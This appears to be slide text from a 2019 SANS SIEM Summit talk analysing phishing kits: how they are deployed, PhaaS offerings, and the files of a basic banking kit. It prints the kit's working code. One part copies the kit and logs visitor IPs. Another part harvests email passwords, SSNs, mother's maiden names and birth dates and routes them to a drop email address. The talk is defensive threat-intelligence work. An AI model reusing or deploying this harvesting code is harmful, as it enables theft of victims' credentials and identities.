

Company Phishing Trip

Jared Peck
SANS SIEM SUMMIT
October 7th, 2019



Background

**Firefighter
Paramedic**

**Sysadmin
SOC Analyst
Threat Intelligence Analyst
GCIA, GCIH, GCTI, GREM**



Why Are We Here?



How are most kits deployed?

- **Unpatched Systems!**
 - Wordpress
 - Joomla
 - Other CMS Systems



What is a Phishing Kit?

- **Pre-packaged**
- **Easy to deploy**
- **Often a .zip file**
- **May be PhaaS**

boxman19.zip
apple.zip
username18.zip

bulletprofitlink
16shop

PhaaS

ISHOP

Key

Email

Password

☐ Remember me

Powered by ZlCoder Team


Login

Pay Your Bill!

[illegible][illegible]

BUY NOW

Basic Kit



Basic Kit



confirm.php



images



index.php



login.php




result.php



result1.php

Basic Kit – login.php



```
<?
$DIR=md5(rand(0,1000000000000));
function recurse_copy($home,$DIR) {
$dir = opendir($home);
@mkdir($DIR);
while(false != ( $file = readdir($dir)) ) {
if (( $file != '.' ) && ( $file != '..' )) {
if ( is_dir($home . '/' . $file) ) {
recurse_copy($home . '/' . $file,$DIR . '/' . $file);
}
else {
copy($home . '/' . $file,$DIR . '/' . $file);
}
}
}
closedir($dir);
}
$home="home";
recurse_copy( $home, $DIR );
header("location:$DIR");
$ip = getenv("REMOTE_ADDR");
$file = fopen("vu.txt","a");
fwrite($file,$ip." - ".gmdate ("Y-n-d")." @ ".gmdate ("H:i:s")."\n");
?>
```


HTML

login.php

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Sign in</title>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
<meta name="applicable-device" content="pc,mobile" />
  <meta http-equiv="content-type" content="text/html; charset=UTF-8">
    <meta name="robots" content="noindex, nofollow">
    <meta name="googlebot" content="noindex, nofollow">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
<meta name="format-detection" content="telephone=no" />

<link rel="shortcut icon"
      href="images/favicon.ico"/>

<script type="text/javascript">

function unhideBody()
{
var bodyElems = document.getElementsByTagName("body");
bodyElems[0].style.visibility = "visible";
}
```



login.php

⬆ Banking

Savings


Retirement

Bank Smarter

Banking Account Center Log In  

User ID

Password

☐ Remember User ID 

Log In

[Forgot User ID/Password?](#)

Need Help?

Use our Log In Assistance tool to retrieve your User ID and reset your Password.

Get Assistance

Register for Access

Get easy online access
Discover Bank account

- View your account s
- See past statements
- Pay bills online

[Register Now ▶](#)

Confirm.php



Confirm Your Account


Email Address:

Email Password:

Social Security Number:


Mother Maiden Name:

Date Of Birth:

☐ Remember User ID 

Log In

Pwned!



result.php


```
<?php
```

```
$adddate=date("D M d, Y g:i a");  
$ip = getenv("REMOTE_ADDR");  
$country = visitor_country();  
$message .= "-----=Login Infor=-----\n";  
$message .= "Email: ".$_POST['formtext1']."\n";  
$message .= "Password: ".$_POST['formtext2']."\n";  
$message .= "SSN: ".$_POST['formtext3']."\n";  
$message .= "MMN: ".$_POST['formtext4']."\n";  
$message .= "DOB: ".$_POST['formtext5']."\n";  
$message .= "-----=IP Address & Date=-----\n";  
$message .= "IP Address: ".$ip."\n";  
$message .= "Country: ".$country."\n";  
$message .= "Date: ".$adddate."\n";  
$message .= "-----Created BY fudtools[.]com-----\n";  
//Change Your Email Here :D  
$sent ="ks4gp23102@gmail.com";
```

